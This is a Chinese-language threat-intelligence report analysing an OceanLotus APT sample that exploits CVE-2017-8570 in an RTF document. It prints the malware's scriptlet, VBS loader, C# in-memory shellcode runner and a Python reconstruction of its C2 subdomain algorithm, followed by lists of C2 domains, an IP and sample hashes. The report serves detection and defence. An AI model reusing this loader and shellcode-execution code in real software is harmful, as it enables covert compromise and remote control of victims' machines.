



海莲花APT团伙利用CVE-2017-8570漏洞的新样本及关联分析

[360天眼实验室](#)

2018-04-26 共266342人围观

漏洞

网络安全

前言

海莲花（OceanLotus）APT团伙是一个高度组织化的、专业化的境外国家级黑客组织，其最早由360天眼实验室发现并披露。该组织至少自2012年4月起便针对中国政府、科研院所、海事机构、海域建设、航运企业等相关要领域展开了有组织、有计划、有针对性的长时间不间断攻击。

近日，360威胁情报中心捕获到了一个该团伙最新的攻击样本，分析显示其使用了微软Office相关漏洞进行恶意代码投递，在对样本进行了详细分析，并对相关的通信基础设施进行关联拓展后，我们发现了一批新的样本和域名/IP，基于这些信息，我们最终将提供一些360威胁情报中心视野内的信息来构成更大的拼图。

样本分析

MD5：72bebbba3542bd86dc68a36fda5dbae76

文件名：MonthlyReport 03.2018.doc

该样本是一个RTF文档，其使用OfficeCVE-2017-8570漏洞触发执行VBS脚本，脚本进一步解密执行DLL文件。ShellCode，ShellCode最终会解密出木马主控模块并实现内存加载执行。

CVE-2017-8570

RTF文档中内嵌了三个Package对象，分别对应VXO53WRTNO.000、fonts.vbs和3N79JI0QRZHGYP.sct：

```
carsid7896071.\rtlch\fcs1.\af31507\afs22\alang1025.\ltrch\fcs0.\objscalex1\objscaley1{\*\objclass Package}{\*\objdata.\72616d446174615c546d70446174615c56584f35335752544e4f2e3030300000L006d4e4b30717751374d50566c66794b70704e6c47626f4a79504d54324a6a75a533770486833754f394b4538376b53694548672f51794d6e2b39785836697554e724155586b496866664b3945484572634f675a6e396930675565776b362b6
```

以及一个包含了CVE-2017-8570漏洞的OLE2Link对象，去混淆后如下：

```
00105000000000000000}{\object\objautlink\objupdate\ob  
*\objclass word.document.8}}{\*\objdata . LF  
01050000LF  
02000000LF  
09000000LF OLE2Link  
4f4c45324c696e6b00fE  
00000000{\*\unknown8E04B4A4 .  
0000}000000000000a000d0{\bullet}{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }{ }  
nknown5A10EFCF47FE9DF1D127.f11e0a1b11}f11CR  
CR
```

其中Package对象中包含了文件原始路径信息:

C:\Users\HNHRMC\AppData\Local\Temp\VXO53WRTNO.000

0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
01	05	00	00	02	00	00	00	08	00	00	00	50	61	63	6bPack
61	67	65	00	00	00	00	00	00	00	00	00	e1	3d	21	00	age.....?!.□
02	00	56	58	4f	35	33	57	52	54	4e	4f	2e	30	30	30	..VXO53WRTNO.000
00	43	3a	5c	50	72	6f	67	72	61	6d	44	61	74	61	5c	.C:\ProgramData\
54	6d	70	44	61	74	61	5c	56	58	4f	35	33	57	52	54	TmpData\VXO53WRT
4e	4f	2e	30	30	30	00	00	00	03	00	32	00	00	00	43	NO.000.....2...C
3a	5c	55	73	65	72	73	5c	48	4e	48	52	4d	43	5c	41	:\\Users\HNHRMC\A
70	70	44	61	74	61	5c	4c	6f	63	61	6c	5c	54	65	6d	ppData\Local\Tem
70	5c	56	58	4f	35	33	57	52	54	4e	4f	2e	30	30	30	p\VXO53WRTNO.000

漏洞触发后启动3N79JI0QRZHGYP.sct，该脚本的作用是通过CMD.EXE执行fonts.vbs脚本：

```
<script language="JScript">
<![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("wscript.exe /nologo %temp%/fonts.vbs");
]]>
</script>
</scriptlet>
```

fonts.vbs

fonts.vbs文件实际上充当了Loader的功能，当fonts.vbs被执行时，首先会将Temp目录下的VXO53WRTNO.的内容读取到内存中，然后通过Base64解码后再通过AES解密得到ShellCode。最后将自身的硬编码的Load_c以同样的方式解密出来，并动态加载Load_dll，并实例化其中的sHELLa对象，最终通过调用sHELLa.forebodinG(shellcode)方法将ShellCode执行起来：

```
set mvOy = CreateObject("Scripting.FileSystemObject")
mvIjoyraidEav = mvOy.GetSpecialFolder(2) + "\\VX053WRTNO.000"
Shellcode = ReadFile(mvIjoyraidEav, "utf-8")
if (mvOy.FileExists("C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorlib.dll")) then
    Func1 "v4.0.30319", LoaderBuffer_4_0, Shellcode
elseif (mvOy.FileExists("C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.dll")) then
    Func1 "v2.0.50727", LoaderBuffer_2_0, Shellcode
end if
```

```

function Func1(arg_netframework_version, arg_loaderbuffer, arg_shellcode)
    set vEe = CreateObject("WScript.Shell")
    vEe.RegRead "HKLM\SOFTWARE\Microsoft\NETFramework\" + arg_netframework_version + "\"
    if Err.Number <> 0 then exit function
    set vOwibIrUqueahee = vEe.Environment("Process")
    vOwibIrUqueahee("COMPLUS_Version") = arg_netframework_version

    set vIorod = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    set vUjasatEshOufouv = CreateObject("System.Collections.ArrayList")
    set vOgooUrs = CreateObject("System.IO.MemoryStream")
    vUjasatEshOufouv.Add vIorod.SurrogateSelector

    Loaderbuffer = AESDecrypt(Base64Decode(arg_loaderbuffer))
    Shellcode = AESDecrypt(Base64Decode(arg_shellcode))

    vOgooUrs.Write (Loaderbuffer), 0, lenb(Loaderbuffer)
    vOgooUrs.Position = 0
    set vIosungUryoygurElEan = vIorod.Deserialize_2((vOgooUrs))

    set vAiIogOylloes = vIosungUryoygurElEan.DynamicInvoke(vUjasatEshOufouv.ToArray()).CreateInstance("sHELLa")
    vAigoyzus = vAiIogOylloes.forebodinG((Shellcode))

    vOgooUrs.Dispose()
end function

```

Load_dll

Load_dll中的forebodinG方法的功能就是把接收到的ShellCode，拷贝到一个新分配的内存中，并将内存地址换成对应的委托进行调用执行：

```

public int forebodinG(byte[] sh)
{
    try
    {
        int size = IntPtr.Size;
        if (8 == size)
        {
            this.method_0();
            return 1000;
        }
    }
    catch (Exception)
    {
    }
    if (sh != null)
    {
        this.hORsEmaN(sh);
    }
    return 0;
}

```

```

public void hORsEmaN(byte[] b)
{
    try
    {
        int num = b.Length + 256;
        while (num % 4096 != 0)
        {
            num++;
        }
        IntPtr ptr = sHella.VirtualAlloc(IntPtr.Zero, num, 4096, 64);
        for (int i = 0; i < b.Length; i++)
        {
            Marshal.WriteByte(ptr, i, b[i]);
        }
        sHella.F f = Marshal.GetDelegateForFunctionPointer(ptr, typeof(sHella.F)) as sHella.F;
        f(IntPtr.Zero);
    }
    catch (Exception)
    {
    }
}

```

ShellCode

ShellCode部分的功能是从自身中提取出一个PE文件，再将该PE文件加载到内存执行。该PE文件的导出名为：{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll，下图为修正后的PE头数据：

地址	HEX 数据	ASCII
00C70000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?ÿÿ..
00C70010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
00C70020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C70030	00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00?..
00C70040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C70050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C70060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C70070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C70080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C70090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Dump的DLL文件的导出名信息：

```

00639CE8 ; Export Address Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
00639CE8 ;
00639CE8 off_639CE8 dd rva DllEntry ; DATA XREF: .rdata:00639CDCfo
00639CEC ;
00639CEC ; Export Names Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
00639CEC ;
00639CEC off_639CEC dd rva aDllentry ; DATA XREF: .rdata:00639CE0fo
00639CEC ; "DllEntry"
00639CF0 ;
00639CF0 ; Export Ordinals Table for {A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll
00639CF0 ;
00639CF0 word_639CF0 dw 0 ; DATA XREF: .rdata:00639CE4fo
00639CF2 aA96b020f000046 db '{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll',0
00639CF2 ; DATA XREF: .rdata:00639CC0fo
00639D1D aDllentry db 'DllEntry',0 ; DATA XREF: .rdata:off_639CECfo
00639D26 align 400h
00639D26 _rdata ends
00639D26
00639D00 Section 3 (virtual address 00000000)

```

{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll

解密出的DLL的资源中有一个加密的资源文件：

RCData
1 - [lang:1033]
Configuration Files

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	06	3B	27	C4	D1	D1	D5	95	40	7F	A3	10	EA	6F	FC	CE	I:'ANNOI@iE!eouI
00000010	6A	1F	89	67	AD	F4	6E	29	DE	03	66	04	D0	B3	C1	2B	j igcdn)PifID'A+
00000020	92	29	ED	DD	C8	93	05	91	46	CF	D3	87	DF	ED	A4	48)iYEII'FI0IBIH
00000030	88	C2	37	61	A7	57	54	0C	57	FA	C9	15	DF	1B	80	47	A7asVTUvEIBIG
00000040	D9	26	0A	E6	3C	94	50	D5	E4	AA	DE	E8	62	22	48	28	U&.acIP0a?beb"H(
00000050	1E	98	37	1B	5C	B9	EA	31	0F	95	EB	51	EF	EC	D0	50	'l7I'&I111eQii.P
00000060	97	2C	06	45	CC	AB	BD	F8	6E	67	7E	CB	3F	EC	9B	A3	I.IEI'hengV'E7iE
00000070	09	FD	E9	32	9E	3E	B7	AF	75	22	11	65	7C	F8	71	74	'ye2I>-u'le!eqt
00000080	4E	F6	ED	D7	59	60	FD	B9	A0	2B	1F	B8	E1	15	73	5E	NoixY'y'+,als^
00000090	26	34	B6	2B	59	2C	92	50	84	32	BF	B3	52	35	E9	EB	&4%+Y.'Pi2c'RSeé
000000A0	05	BA	9C	C1	91	B4	D0	2E	2F	B6	02	A0	EC	16	E9	A4	I'IÁ'D./i i!éH
000000B0	43	AF	EC	AC	02	FF	22	D5	EE	6B	09	62	C8	D3	1D	DE	C'i-iy'Oik.bEO b
000000C0	A4	3B	6E	0B	B9	FE	AB	67	84	1D	1C	33	45	C2	07	49	H:nI'begI AEAI
000000D0	31	C4	4D	5F	D9	D2	A0	E6	5C	74	17	F1	E2	13	B6	B8	IAM_UO &t!BaiVI
000000E0	48	38	92	D2	B2	B0	EF	29	64	25	33	40	BC	96	03	5D	H8'O'i)dK3%[I]
000000F0	5D	A1	42	A5	15	FB	CF	CF	3E	8B	4A	FD	DB	57	B4	C0]BWigüI>IDyOV'A
00000100	A5	A2	6C	0D	88	0C	4F	A9	4A	61	B9	66	8C	28	E3	75	WeL..!!0Ja'f!(su
00000110	FA	83	B1	4C	DB	8C	37	38	79	FB	F0	25	D8	D4	BD	91	úitLU178yú&30M'
00000120	BA	7C	56	CB	AA	C7	E2	3E	95	08	3E	25	00	B2	45	1E	s VE?Ç& >%.'E
00000130	C8	2E	20	A0	E4	65	27	3D	E2	C3	F2	A0	D1	AE	28	0E	E...se'=a&o-i@(!
00000140	92	55	26	52	2B	1C	15	32	DC	96	AE	12	B8	E7	9C	F7	'U&R+ I2UI@I,q(-
00000150	15	81	0A	9B	08	20	B5	94	09	88	02	4B	70	AC	BE	4A	I...ll.pI..IKp~KJ
00000160	4B	92	B3	D3	49	81	4F	98	63	FE	89	FE	EC	4E	E4	22	K'?=I OiclpipiNá
00000170	D7	87	34	E9	62	09	21	C6	61	17	9F	04	D7	1E	06	07	x!4éb.l&aIIIX II
00000180	BF	07	A0	4C	E6	B7	03	02	BF	11	EC	B6	15	56	DF	DA	¿I Le..!!clikIVBÜ
00000190	75	C6	96	66	34	D7	AE	DC	2E	F4	2F	3C	C3	B1	DB	0C	ueIf4x0U.ó/<¿tU!
000001A0	AA	CB	8D	79	8D	66	3B	1C	55	13	BF	EC	01	75	5F	BD	*E y f: Uiciiu_¶
000001B0	21	40	FA	D6	FA	90	40	18	9E	53	F8	C1	D6	6D	DB	B7	I@úÖü @IIS&aOn&
000001C0	AD	8A	60	28	92	AE	26	21	2D	79	7C	93	03	28	B6	CD	-I'('@&I-y I(I¶I
000001D0	77	16	BD	12	8C	3B	4E	58	10	2D	92	C8	60	80	60	40	v¶h¶I.NXI-'E I'@
000001E0	31	20	3A	B3	F5	2E	17	28	A3	7B	F7	F3	69	98	FB	CF	1.:?B.I(¿-oiI¶I
000001F0	F0	A1	F7	C8	3B	4F	08	4C	16	D1	EF	3F	C5	4E	93	98	¿I¿E.OIIL¶I?AN¶I
00000200	14	24	86	B2	84	84	67	D8	72	AF	2E	86	0F	FA	DB	5D	I¶I?Ilgør..I¶I¶I
00000210	64	26	49	CB	84	A2	55	19	0A	35	2F	74	AB	B7	64	FD	d&IEIcU.5/te¿dy
00000220	FC	FD	D2	D8	7E	6A	35	78	85	62	E6	AC	C9	B4	18	78	uy00?rj5xIba-'E'ix
00000230	8A	EE	64	01	7C	48	7A	53	D3	DF	33	3D	D7	59	96	B4	IidI HzS0B3=xYI'
00000240	2A	D3	CB	2B	F3	F9	2A	AA	D9	D1	DC	DE	81	3C	D0	C0	*On+ou*=UNUO<DA
00000250	CE	03	1B	DA	BA	BC	1D	87	94	E2	0E	E7	90	D6	DB	33	I¶I¶I'¶I I&Ic 003
00000260	12	27	22	0A	E8	E2	D3	AE	33	F9	8A	9F	69	36	DE	D0	I'..eI03úIiI6pY
00000270	42	27	C4	DC	96	E0	F0	6B	55	5F	E9	E7	56	DD	55	56	B'AUa&skU ecVVUV

IREP


该DLL运行时，首先获取该资源文件，进行RC4解密：

```
1 int __cdecl rc4_603BE0(int a1, int a2, int a3, int a4, int a5)
2 {
3     char v5; // f1
4     char v7; // [esp+0h] [ebp-108h]
5
6     memset(&v7, 0, 0x102u);
7     sub_603920((int)&v7, a1, a2);
8     return sub_603A60(a5, v5, (int)&v7, a3, (_BYTE *)a4, a5);
9 }
```

解密后的资源文件中包含了木马配置信息和3个网络通信相关的DLL文件，网络通信相关文件用于支持HTTP、HTTPS和UDP协议通信。下图为解密后的资源文件信息：

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	CE	DB	0F	00	2A	01	00	00	14	00	00	00	67	00	68	00	i0...*.....g.h.
0010h:	69	00	6A	00	6B	00	6C	00	6D	00	6E	00	6F	00	70	00	i.j.k.l.m.n.o.p.
0020h:	7A	00	00	00	53	00	4F	00	46	00	54	00	57	00	41	00	z...S.O.F.T.W.A.
0030h:	52	00	45	00	5C	00	41	00	70	00	70	00	5C	00	41	00	R.E.\.A.p.p.\.A.
0040h:	70	00	70	00	58	00	62	00	66	00	31	00	33	00	64	00	p.p.X.b.f.l.3.d.
0050h:	34	00	65	00	61	00	32	00	39	00	34	00	35	00	34	00	4.e.a.2.9.4.5.4.
0060h:	34	00	34	00	64	00	38	00	62	00	31	00	33	00	65	00	4.4.d.8.b.1.3.e.
0070h:	32	00	31	00	32	00	31	00	63	00	62	00	36	00	62	00	2.1.2.1.c.b.6.b.
0080h:	36	00	36	00	33	00	5C	00	41	00	70	00	70	00	6C	00	6.6.3.\.A.p.p.l.
0090h:	69	00	63	00	61	00	74	00	69	00	6F	00	6E	00	7A	00	i.c.a.t.i.o.n.z.
00A0h:	00	00	53	00	4F	00	46	00	54	00	57	00	41	00	52	00	..S.O.F.T.W.A.R.
00B0h:	45	00	5C	00	41	00	70	00	70	00	5C	00	41	00	70	00	E.\.A.p.p.\.A.p.
00C0h:	70	00	58	00	62	00	66	00	31	00	33	00	64	00	34	00	p.X.b.f.l.3.d.4.
00D0h:	65	00	61	00	32	00	39	00	34	00	35	00	34	00	34	00	e.a.2.9.4.5.4.4.
00E0h:	34	00	64	00	38	00	62	00	31	00	33	00	65	00	32	00	4.d.8.b.1.3.e.2.
00F0h:	31	00	32	00	31	00	63	00	62	00	36	00	62	00	36	00	1.2.1.c.b.6.b.6.
0100h:	36	00	33	00	5C	00	44	00	65	00	66	00	61	00	75	00	6.3.\.D.e.f.a.u.
0110h:	6C	00	74	00	49	00	63	00	6F	00	6E	00	08	00	00	00	l.t.I.c.o.n.....
0120h:	44	00	61	00	74	00	61	00	06	00	00	00	67	00	68	00	D.a.t.a.....g.h.
0130h:	69	00	5E	00	00	00	1A	00	00	00	69	00	62	00	60	00	i.^.....i.c.m.
0140h:	61	00	6E	00	6E	00	61	00	77	00	73	00	2E	00	63	00	a.n.n.a.w.s...c.
0150h:	6F	00	6D	00	20	00	00	00	6F	00	72	00	69	00	6E	00	o.m. ...o.r.i.n.
0160h:	6E	00	65	00	61	00	6D	00	6F	00	75	00	72	00	65	00	n.e.a.m.o.u.r.e.
0170h:	2E	00	63	00	6F	00	6D	00	18	00	00	00	6F	00	63	00	..c.o.m.....o.c.
0180h:	68	00	65	00	66	00	6F	00	72	00	74	00	2E	00	63	00	h.e.f.o.r.t...c.
0190h:	6F	00	6D	00	10	DA	0F	00	00	00	00	00	00	44	05	00	o.m..Ú.....D..
01A0h:	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
01B0h:	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
01C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

经过分析，配置文件的相关数据结构如下：



紧接着该DLL会在内存中加载资源文件中解密后的三个网络相关的DLL，然后获取本机信息并经过编码后与icmannaws.com、orinneamoure.com、ochefort.com这三个域名进行组合形成一个二级域名用于网络通信最终接受控制端指令实现如下远控功能：

- | 文件管理
- | 创建进程

└ 运行shellcode


└ 注册表管理

└ 设置环境变量

组合出的二级域名样例：

nnggmppggmeggidggnjggngjggjnggmfggmfggnhggjppggmfggmmgmhggmfgg.ijmlajok.icmannaws.com

样本发送的DNS通信请求：



上线域名生成算法

样本的上线域名字符串由两部分组成，一部分由电脑主机名生成，一部分为4字节的样本版本ID:0x2365a384。名生成算法首先将计算机名（Unicode编码）转换为小写字母，然后再把该段内存的小写字母转换为HEX字符串，接着判断该HEX字符串的每一个字节，如果在0x2f和0x3a之间，就将该字节减去0x30后做为编码表（ghijklmnop）的索引值，再通过索引值在编码表中取得最终该字节对应的编码，如不在0x2f和0x3a之间，则进行处理。

使用Python还原其生成算法如下：

```
1  encode_table = 'ghijklmnop'
2  pc_name = 'WIN-SS70OQ9OFAO'
3  pc_name = pc_name.lower()
4
5  hex_version = '2365a384' #0x2365a384
6  hex_pname = pc_name.encode("UTF-16LE").encode("hex")
7  subhex = hex_pname + '.' + hex_version
8  res = ''
9
10 for i in subhex:
11     if 0x2f < ord(i) < 0x3a:
12         res += encode_table[ord(i) - 0x30]
13     else:
14         res += i
15 print "pc_name: " + pc_name
16 print res
```


生成测试机器的上线域名：

```
PS C:\Users\... \Desktop> python2 123.py  
pc_name: win-ss7ooq9ofao  
rnnngmpggmeggidggnjggngjggjnggmfggmfggnhggjppggmfggmnggmhggmfgg.ijmlajok  
PS C:\Users\... \Desktop>
```

拓展

基于上述样本分析得到的3个C2地址，我们确认这是一起来源于海莲花APT团伙的攻击，利用360威胁情报中心数据平台我们对相关信息做进一步的拓展，挖掘出了更多的情报信息。（所有拓展的相关信息见IOC一节）

使用360威胁情报平台拓展攻击线索

在360威胁情报分析平台中搜索其中一个C&C地址：icmannaws.com，我们得到如下输出页面：

The screenshot shows the 360 Threat Intelligence Platform interface. The domain 'icmannaws.com' is entered in the search bar. The left sidebar shows a list of domains, with 'OCEANLOTUS' highlighted by a red box and an arrow. The main content area displays a table of threat intelligence data. A red box highlights the 'SKYEYELABS' entry, which is marked as a 'C2' threat type. Another red box highlights a '相关安全报告' (Related Security Report) link in the sidebar. The bottom right shows a visualization of IP addresses.

左上角的信息显示该域名已经被360威胁情报中心打上了海莲花的标签，而左下角则显示了与该域名相关的安全报告，点进去可以看到这是杀毒软件公司ESET在今年3月份针对海莲花新样本的分析报告，其中就包含了本次样本3个C2域名中的2个。

我们随便使用ESET分享的某个IP地址：164.132.45.67再一次进行搜索，可以搜索到大量和海莲花相关的域名，部分域名在各种威胁情报平台上还查不到相关标签信息，而它们都曾解析到IP 164.132.45.67：

[illegible]

如此，我们就从一个样本中的域名出发，通过威胁情报平台关联的威胁信息，最终挖掘到一些以前我们所未知样本或C&C基础设施。

IOC

C&C
icmannaws.com
ochefort.com
orinneamoure.com
164.132.45.67:46405
alyerrac.com
arkolau.com
avidorber.com
eabend.com
eoneorbin.com
houseoasa.com
maerferd.com
oftenlos.com
ollyirth.com
rtrand.com
vieoulden.com
addrolven.com
adisonas.com
airthorne.com

C&C
ajeunes.com
alabrese.com
ameronda.com
ansomesa.com
aressers.com
arhcharad.com
atharin.com
atriciasert.com
bernadethilipp.com
caitlisserand.com
colettrombly.com
cosetarber.com
denones.com
deraller.com
dericalb.com
earlase.com
eoilson.com
ernieras.com
forteauld.com
harlierase.com
harlottedf.com
hustertea.com
imberly.com
indianmpkinson.com
intyretre.com
itchelloth.com
jereisenberg.com
karernier.com
lausarieur.com
lexishaves.com
licailliam.com
licaolf.com
lijahrey.com
llarduchar.com

C&C
lleneuve.com
lteraycock.com
lyolbert.com
martindicken.com
mesacha.com
mesarigna.com
namshionline.com
naudeafre.com
normolen.com
nteagleori.com
obillard.com
oderic.com
odyluet.com
oftsoa.com
oltzmann.com
onnoriegler.com
osephes.com
othschild.com
ouxacob.com
peverereal.com
phieuckson.com
rcheterre.com
riceinton.com
rieuenc.com
righteneug.com
rigitteais.com
rookersa.com
rosveno.com
ryeisasw.com
saachumpert.com
shuareu.com
stellefaff.com
stianois.com
svenayten.com

C&C
teffenick.com
ucharme.com
ucinda.com
ugdale.com
vaupry.com
样本MD5
6ecb19b51d50af36179c870f3504c623 (Report 06-03-2018.exe)
109cd896f8e13f925584dbbad400b338 (02 Meeting Report for Mar-2018 Cambodia.xls.exe)
72bebbba3542bd86dc68a36fda5dbae76 (Monthly Report 03.2018.doc)
a08b9a984b28e520cbde839d83db2d14 (AcroRd32.exe)
877ecaa43243f6b57745f72278965467 (WinWord.exe)
87d108b2763ce08d3f611f7d240597ec (GoogleUpdateSetup.exe)
5f69999d8f1fa69b57b6e14ab4730edd (Invitation for CTTIC khmer.docx.exe)

结论

从2015年以来，360威胁情报中心截获并分析了多个海莲花团伙的新样本及对应的通信基础设施，相关的信息威胁情报中心的数据平台上可以看到（<https://ti.360.net/>），注册用户如果查询到相关的IOC元素则可以立即到平台输出的标签信息，有助于安全分析人员及时发现和关联APT攻击中有价值的情报信息。

参考

- [1] <https://ti.360.net/>
- [2] <https://ti.360.net/advisory/articles/advisory-of-oceanlotus/>
- [3] https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf

***本文作者：360天眼实验室，转载请注明来自FreeBuf.COM**

上一篇：[Solidity合约中的整数安全问题——SMT BEC合约整数溢出解析](#)

下一篇：[无文件攻击实例：基于注册表的Poweliks病毒分析](#)

选择文件 未选择任何文件

昵称	
请输入昵称	

必须 您当前尚未登录。[登陆?](#) [注册](#)